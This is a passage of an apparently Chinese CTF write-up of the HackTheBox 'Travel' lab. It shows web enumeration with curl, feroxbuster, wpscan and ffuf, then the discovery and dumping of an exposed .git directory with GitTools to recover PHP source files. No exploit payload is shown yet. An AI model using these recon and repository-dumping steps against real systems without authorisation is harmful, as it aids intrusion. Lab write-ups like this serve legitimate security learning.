
这是向根目录发起的 GET 请求,并且会将搜索内容本身打印到页面,可以尝试 HTML 语法:

没有被解释成语法,而是作为文本打印。
4、blog-dev#
curl -v http://blog-dev.travel.htb
* Host blog-dev.travel.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.15.122
*   Trying 10.129.15.122:80...
* Connected to blog-dev.travel.htb (10.129.15.122) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: blog-dev.travel.htb
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx/1.17.6
< Date: Sun, 05 Jul 2026 03:51:30 GMT
< Content-Type: text/html
< Content-Length: 154
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.17.10</center>
</body>
</html>
* Connection #0 to host blog-dev.travel.htb left intact
禁止访问。
访问不存在的目录:
 curl -v http://blog-dev.travel.htb/abcd
* Host blog-dev.travel.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.15.122
*   Trying 10.129.15.122:80...
* Connected to blog-dev.travel.htb (10.129.15.122) port 80
* using HTTP/1.x
> GET /abcd HTTP/1.1
> Host: blog-dev.travel.htb
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Server: nginx/1.17.6
< Date: Sun, 05 Jul 2026 03:58:26 GMT
< Content-Type: text/html
< Content-Length: 154
< Connection: keep-alive
<
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.17.10</center>
</body>
</html>
* Connection #0 to host blog-dev.travel.htb left intact
404 响应码,并且显示目标是 Nginx,版本为 1.17.10。
5、HTTPS#
443 端口也是开放的,但是经过测试,无论是通过 IP 访问还是那 3 个域名访问,得到的结果都是:

页面中的提示信息:
我们目前正在处理如何为多个域名正确实施 SSL 的问题。此外,我们的 SSL 仍然存在严重的性能问题。

在此期间,请使用我们的非 SSL 网站。

感谢您的理解,
admin

照片由 Aleksandar Pasaric 提供,来源于 Pexels
https://www.pexels.com/photo/three-yellow-excavators-near-front-end-loader-1238864/三、枚举#
1、www#
$ feroxbuster -u http://www.travel.htb -o www

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://www.travel.htb/
 🚩  In-Scope Url          │ www.travel.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ www
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       11w      154c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       11w      170c http://www.travel.htb/css => http://www.travel.htb/css/
301      GET        7l       11w      170c http://www.travel.htb/js => http://www.travel.htb/js/
301      GET        7l       11w      170c http://www.travel.htb/img => http://www.travel.htb/img/
200      GET       14l      247w    11347c http://www.travel.htb/img/browser.png
200      GET        9l       13w      179c http://www.travel.htb/js/main.js
200      GET      120l      336w     3501c http://www.travel.htb/lib/php-mail-form/validate.js
200      GET      449l      806w     7366c http://www.travel.htb/css/style.css
200      GET        9l       99w     3400c http://www.travel.htb/lib/countdown/jquery.plugin.min.js
301      GET        7l       11w      170c http://www.travel.htb/lib => http://www.travel.htb/lib/
200      GET        7l      432w    37045c http://www.travel.htb/lib/bootstrap/js/bootstrap.min.js
200      GET        6l       42w    42998c http://www.travel.htb/lib/ionicons/css/ionicons.min.css
200      GET        7l      141w    13652c http://www.travel.htb/lib/countdown/jquery.countdown.min.js
200      GET        5l     1434w    97163c http://www.travel.htb/lib/jquery/jquery.min.js
200      GET        6l     1429w   121200c http://www.travel.htb/lib/bootstrap/css/bootstrap.min.css
200      GET      144l      458w     5093c http://www.travel.htb/
403      GET        7l        9w      154c http://www.travel.htb/lib/php-mail-form/
403      GET        7l        9w      154c http://www.travel.htb/lib/ionicons/
301      GET        7l       11w      170c http://www.travel.htb/lib/bootstrap/js => http://www.travel.htb/lib/bootstrap/js/
301      GET        7l       11w      170c http://www.travel.htb/lib/ionicons/css => http://www.travel.htb/lib/ionicons/css/
403      GET        7l        9w      154c http://www.travel.htb/lib/bootstrap/
301      GET        7l       11w      170c http://www.travel.htb/lib/bootstrap/css => http://www.travel.htb/lib/bootstrap/css/
403      GET        7l        9w      154c http://www.travel.htb/lib/ionicons/css/
403      GET        7l        9w      154c http://www.travel.htb/lib/
301      GET        7l       11w      170c http://www.travel.htb/lib/bootstrap/fonts => http://www.travel.htb/lib/bootstrap/fonts/
301      GET        7l       11w      170c http://www.travel.htb/lib/ionicons/fonts => http://www.travel.htb/lib/ionicons/fonts/
403      GET        7l        9w      154c http://www.travel.htb/lib/jquery/
403      GET        7l        9w      154c http://www.travel.htb/lib/bootstrap/js/
301      GET        7l       11w      170c http://www.travel.htb/lib/jquery => http://www.travel.htb/lib/jquery/
403      GET        7l        9w      154c http://www.travel.htb/lib/bootstrap/css/
403      GET        7l        9w      154c http://www.travel.htb/lib/countdown/
301      GET        7l       11w      170c http://www.travel.htb/lib/countdown => http://www.travel.htb/lib/countdown/
301      GET        7l       11w      170c http://www.travel.htb/newsfeed => http://www.travel.htb/newsfeed/
[####################] - 5m    480025/480025  0s      found:32      errors:0
[####################] - 5m     30000/30000   111/s   http://www.travel.htb/
[####################] - 5m     30000/30000   109/s   http://www.travel.htb/js/
[####################] - 5m     30000/30000   110/s   http://www.travel.htb/css/
[####################] - 5m     30000/30000   109/s   http://www.travel.htb/img/
[####################] - 5m     30000/30000   109/s   http://www.travel.htb/lib/countdown/
[####################] - 5m     30000/30000   110/s   http://www.travel.htb/lib/
[####################] - 5m     30000/30000   109/s   http://www.travel.htb/lib/jquery/
[####################] - 5m     30000/30000   110/s   http://www.travel.htb/lib/bootstrap/js/
[####################] - 5m     30000/30000   109/s   http://www.travel.htb/lib/bootstrap/css/
[####################] - 5m     30000/30000   110/s   http://www.travel.htb/lib/php-mail-form/
[####################] - 5m     30000/30000   110/s   http://www.travel.htb/lib/ionicons/css/
[####################] - 5m     30000/30000   110/s   http://www.travel.htb/lib/bootstrap/
[####################] - 5m     30000/30000   109/s   http://www.travel.htb/lib/ionicons/
[####################] - 5m     30000/30000   108/s   http://www.travel.htb/lib/bootstrap/fonts/
[####################] - 5m     30000/30000   108/s   http://www.travel.htb/lib/ionicons/fonts/
[####################] - 4m 30000/30000 120/s http://www.travel.htb/newsfeed/ 2、blog#
$ wpscan --url  http://blog.travel.htb -o blog
$ wc blog
  97  422 3983 blog
$ cat blog
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://blog.travel.htb/ [10.129.15.122]
[+] Started: Sun Jul  5 00:04:44 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.17.6
 |  - X-Powered-By: PHP/7.3.16
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://blog.travel.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.travel.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blog.travel.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blog.travel.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4 identified (Insecure, released on 2020-03-31).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.travel.htb/feed/, <generator>https://wordpress.org/?v=5.4</generator>
 |  - http://blog.travel.htb/comments/feed/, <generator>https://wordpress.org/?v=5.4</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://blog.travel.htb/wp-content/themes/twentytwenty/
 | Last Updated: 2026-05-20T00:00:00.000Z
 | Readme: http://blog.travel.htb/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 3.1
 | Style URL: http://blog.travel.htb/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blog.travel.htb/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'


[i] No plugins Found.


[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jul  5 00:04:49 2026
[+] Requests Done: 186
[+] Cached Requests: 7
[+] Data Sent: 45.504 KB
[+] Data Received: 23.992 MB
[+] Memory used: 290.395 MB
[+] Elapsed time: 00:00:043、blog-dev#
$ wpscan --url  http://blog-dev.travel.htb -o blog-dev --force
$ cat blog
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://blog.travel.htb/ [10.129.15.122]
[+] Started: Sun Jul  5 00:04:44 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.17.6
 |  - X-Powered-By: PHP/7.3.16
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://blog.travel.htb/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.travel.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blog.travel.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blog.travel.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4 identified (Insecure, released on 2020-03-31).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.travel.htb/feed/, <generator>https://wordpress.org/?v=5.4</generator>
 |  - http://blog.travel.htb/comments/feed/, <generator>https://wordpress.org/?v=5.4</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://blog.travel.htb/wp-content/themes/twentytwenty/
 | Last Updated: 2026-05-20T00:00:00.000Z
 | Readme: http://blog.travel.htb/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 3.1
 | Style URL: http://blog.travel.htb/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blog.travel.htb/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'


[i] No plugins Found.


[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jul  5 00:04:49 2026
[+] Requests Done: 186
[+] Cached Requests: 7
[+] Data Sent: 45.504 KB
[+] Data Received: 23.992 MB
[+] Memory used: 290.395 MB
[+] Elapsed time: 00:00:044、虚拟主机#
$ ffuf -u http://10.129.15.122 -H 'Host: FUZZ.travel.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -o vhost -fs 5093

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.15.122
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.travel.htb
 :: Output file      : vhost
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 5093
________________________________________________

ssl                     [Status: 200, Size: 1123, Words: 104, Lines: 52, Duration: 12ms]
blog                    [Status: 200, Size: 24462, Words: 1170, Lines: 346, Duration: 84ms]
:: Progress: [4989/4989] :: Job [1/1] :: 3030 req/sec :: Duration: [0:00:01] :: Errors: 0 ::更新 hosts 文件,更新后的样子:
tail -n 1 /etc/hosts
10.129.15.122 Travel.HTB www.travel.htb blog.travel.htb blog-dev.travel.htb ssl.travel.htb
访问:
 curl http://ssl.travel.htb -I
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 06:33:24 GMT
Content-Type: text/html
Content-Length: 1123
Connection: keep-alive
Last-Modified: Fri, 24 Apr 2020 06:45:43 GMT
ETag: "5ea28b17-463"
Accept-Ranges: bytes
无论是否走 HTTPS 都是这张图片和这串文字。
四、.git 泄露#
基础的枚举结束,并没有很大的收获。
在上面的分析过程中,我提到过:在 blog-dev 上可能泄露了什么。
用 nmap 默认脚本扫描:
sudo nmap -sC -p 80 blog-dev.travel.htb -Pn -n
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-05 14:43 CST
Nmap scan report for blog-dev.travel.htb (10.129.15.122)
Host is up (0.24s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-git:
|   10.129.15.122:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: moved to git
|_http-title: 403 Forbidden
目标泄露了 .git 目录。
直接访问是不被允许的:
curl -I http://blog-dev.travel.htb/.git/
HTTP/1.1 403 Forbidden
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 06:45:05 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
但这不意味着其目录下的信息也有着一样的保护,尝试访问 .git 目录中的一些文件:
curl http://blog-dev.travel.htb/.git/HEAD
ref: refs/heads/master
可以正常得到。
通过不断访问获取 .git 目录中的文件即可在本地恢复 .git。网上有很多的工具自动化了这一过程,我使用的是 Gittools(https://github.com/internetwache/GitTools)。
Clone 项目到本地:
git clone https://github.com/internetwache/GitTools.git
正克隆到 'GitTools'...
remote: Enumerating objects: 242, done.
remote: Counting objects: 100% (68/68), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 242 (delta 52), reused 48 (delta 48), pack-reused 174 (from 1)
接收对象中: 100% (242/242), 53.20 KiB | 157.00 KiB/s, 完成.
处理 delta 中: 100% (94/94), 完成.
根据帮助信息:
./GitTools/Dumper/gitdumper.sh --help
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] USAGE: http://target.tld/.git/ dest-dir [--git-dir=otherdir]
                --git-dir=otherdir              Change the git folder name. Default: .git
运行工具:
./GitTools/Dumper/gitdumper.sh http://blog-dev.travel.htb/.git/ gitleak
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating gitleak/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/03/13850ae948d71767aff2cc8cc0f87a0feeef63
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/b0/2b083f68102c4d62c49ed3c99ccbb31632ae9f
[+] Downloaded: objects/ed/116c7c7c51645f1e8a403bcec44873f74208e9
[+] Downloaded: objects/2b/1869f5a2d50f0ede787af91b3ff376efb7b039
[+] Downloaded: objects/30/b6f36ec80e8bc96451e47c49597fdd64cee2da完成后就能看到 .git 目录了:
ls -a gitleak
.  ..  .git
进入 .git 所在的目录,并查看当前 git 的状态:
git status
位于分支 master
尚未暂存以备提交的变更:
  (使用 "git add/rm <文件>..." 更新要提交的内容)
  (使用 "git restore <文件>..." 丢弃工作区的改动)
        删除:     README.md
        删除:     rss_template.php
        删除:     template.php

修改尚未加入提交(使用 "git add" 和/或 "git commit -a")
现在有三个文件被删除,但是该更改尚未被加入到 Git 缓存区(没有执行 git add 操作)。
因此,我只要恢复最近一次提交即可恢复这三个消失的文件:
git reset --hard HEAD
HEAD 现在位于 0313850 moved to git
ls
README.md rss_template.php template.php1、README#
内容:
# Rss Template Extension

Allows rss-feeds to be shown on a custom wordpress page.

## Setup

* `git clone https://github.com/WordPress/WordPress.git`
* copy rss_template.php & template.php to `wp-content/themes/twentytwenty`
* create logs directory in `wp-content/themes/twentytwenty`
* create page in backend and choose rss_template.php as theme

## Changelog

- temporarily disabled cache compression
- added additional security checks
- added caching
- added rss template

## ToDo

- finish logging implementation%
翻译后的:
# RSS 模板扩展
允许在自定义 WordPress 页面上显示 RSS 订阅源。

## 安装步骤
* `git clone https://github.com/WordPress/WordPress.git`
* 将 `rss_template.php` 和 `template.php` 复制到 `wp-content/themes/twentytwenty` 目录
* 在 `wp-content/themes/twentytwenty` 目录下创建 `logs` 文件夹
* 在 WordPress 后台创建页面,并选择 `rss_template.php` 作为页面模板

## 更新日志
- 临时禁用缓存压缩
- 添加额外的安全检查
- 添加缓存功能
- 添加 RSS 模板

## 待办事项
- 完成日志记录功能的实现
提到的两个文件:
